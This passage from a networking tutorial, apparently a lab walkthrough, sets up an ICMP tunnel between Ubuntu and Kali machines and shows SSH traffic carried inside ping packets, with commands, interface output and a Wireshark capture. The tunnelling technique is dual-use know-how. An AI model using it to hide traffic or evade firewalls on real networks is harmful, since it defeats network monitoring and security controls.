[1]+ ./icmptunnel -s &
```

Now let's start the ICMP tunnel on Ubuntu on server mode and assign it a new IP address for tunnelling.

```
/sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0
ifconfig
```

```
root@ubuntu:~/icmptunnel# /sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0 ←
root@ubuntu:~/icmptunnel# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)
            RX packets 143887 bytes 206456545 (206.4 MB)
            RX errors 0 dropped 2 overruns 0 frame 0
            TX packets 60834 bytes 4466394 (4.4 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.0.0.1 netmask 255.255.255.0 destination 10.0.0.1
    inet6 fe80::a3a0:8ea0:5678:5fef prefixlen 64 scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2 bytes 96 (96.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Now let's install and set up ICMP tunnel on the client side i.e Kali Linux like we did in Ubuntu.

```
git clone https://github.com/jamesbarlow/icmptunnel.git
cd icmptunnel
make
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
./icmptunnel 192.168.1.108
Ctrl+z
bg
/sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0
Ifconfig
```

```

└──(root㉿kali)-[~/home/kali]
    └──# git clone https://github.com/jamesbarlow/icmp tunnel.git ↵
      Cloning into 'icmp tunnel' ...
      remote: Enumerating objects: 42, done.
      remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
      Receiving objects: 100% (42/42), 17.54 KiB | 299.00 KiB/s, done.
      Resolving deltas: 100% (27/27), done.
      └──(root㉿kali)-[~/home/kali]
          └──# cd icmp tunnel/ ↵
          └──(root㉿kali)-[~/home/kali/icmp tunnel]
              └──# make ↵
                [CC] src/checksum.c
                [CC] src/client-handlers.c
                [CC] src/client.c
                [CC] src/daemon.c
                [CC] src/echo-skt.c
                [CC] src/forwarder.c
                [CC] src/icmp tunnel.c
                [CC] src/resolve.c
                [CC] src/server-handlers.c
                [CC] src/server.c
                [CC] src/tun-device.c
                [LD] icmp tunnel
                └──(root㉿kali)-[~/home/kali/icmp tunnel]
                    └──# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all ↵
                    └──(root㉿kali)-[~/home/kali/icmp tunnel]
                        └──# ./icmp tunnel 192.168.1.108 ↵
                          opened tunnel device: tun0
                          connection established.
                          ^Z
                          [1]+  Stopped                  ./icmp tunnel 192.168.1.108
                          └──(root㉿kali)-[~/home/kali/icmp tunnel]
                              └──# /sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0 ↵
                              └──(root㉿kali)-[~/home/kali/icmp tunnel]
                                  └──# ifconfig
                                    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
                                      inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
                                      inet6 fe80::20c:29ff:fe49:b05d prefixlen 64 scopeid 0x20<link>
                                        ether 00:0c:29:49:b0:5d txqueuelen 1000 (Ethernet)
                                          RX packets 211421 bytes 298643817 (284.8 MiB)
                                          RX errors 0 dropped 2 overruns 0 frame 0
                                          TX packets 93558 bytes 6506637 (6.2 MiB)
                                          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                                    tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
                                      inet 10.0.0.2 netmask 255.255.255.0 destination 10.0.0.2
                                      inet6 fe80::ca74:73a2:e039:8e1 prefixlen 64 scopeid 0x20<link>
                                        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500
                                          RX packets 0 bytes 0 (0.0 B)
                                          RX errors 0 dropped 0 overruns 0 frame 0
                                          TX packets 0 bytes 0 (0.0 B)
                                          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Once the other IP address for tunnelling is created in the Kali machine, let's connect over SSH with the credentials of the server-side with IP address 10.0.0.1.

ssh raj@10.0.0.1

```
└─(root💀 kali)─[~/home/kali/icmp tunnel]
# ssh raj@10.0.0.1 ←
The authenticity of host '10.0.0.1 (10.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:KGv+pn3PlQasGSNMVynFIYR11VCBzEOBnzjciSAQA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.1' (ECDSA) to the list of known hosts.
raj@10.0.0.1's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

363 updates can be installed immediately.
165 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Dec  3 11:30:07 2020 from 192.168.1.2
raj@ubuntu:~$
```

When you open Wireshark and capture the packets, you only see that all the packets of SSH which is a TCP protocol is being transported on the ICMP protocol.

No.	Time	Source	Destination	Protocol	Length	Info
1197...	355.018066961	192.168.1.2	192.168.1.108	ICMP	183	Echo (ping) request
1197...	355.018530874	192.168.1.108	192.168.1.2	ICMP	99	Echo (ping) reply
1197...	355.028366165	192.168.1.108	192.168.1.2	ICMP	127	Echo (ping) reply
1197...	355.028511799	192.168.1.2	192.168.1.108	ICMP	99	Echo (ping) request
1197...	355.028719611	192.168.1.2	192.168.1.108	ICMP	211	Echo (ping) request
1197...	355.071013960	192.168.1.108	192.168.1.2	ICMP	99	Echo (ping) reply
1198...	355.155812331	192.168.1.108	192.168.1.2	ICMP	727	Echo (ping) reply
1198...	355.155899606	192.168.1.2	192.168.1.108	ICMP	99	Echo (ping) request

Frame 4387: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface eth0, id 0
Ethernet II, Src: VMware_c8:9c:50 (00:0c:29:c8:9c:50), Dst: TaicangT_69:a5:10 (18:45:93:69:a5:10)
Internet Protocol Version 4, Src: 192.168.1.108, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 48804, Dst Port: 53
Domain Name System (query)

0000	18	45	93	69	a5	10	00	0c	29	c8	9c	50	08	00	45	00	·E·i.....)·P··E·
0010	00	56	7e	a1	40	00	40	11	38	38	c0	a8	01	6c	c0	a8	·V~@·@·88··1··
0020	01	01	be	a4	00	35	00	42	c9	d9	2d	21	01	00	00	015·B···!....
0030	00	00	00	00	00	01	12	63	6f	6e	65	63	74	69	76c onnectiv	
0040	69	74	79	2d	63	68	65	63	6b	06	75	62	75	6e	74	75	ity-chec k·ubuntu
0050	03	63	6f	6d	00	00	1c	00	01	00	00	29	02	00	00	00	·com···)···
0060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Conclusion

Therefore, in this article, we have seen the effectiveness of various port forwarding and Tunnelling methods to provide a secure and encrypted connection.

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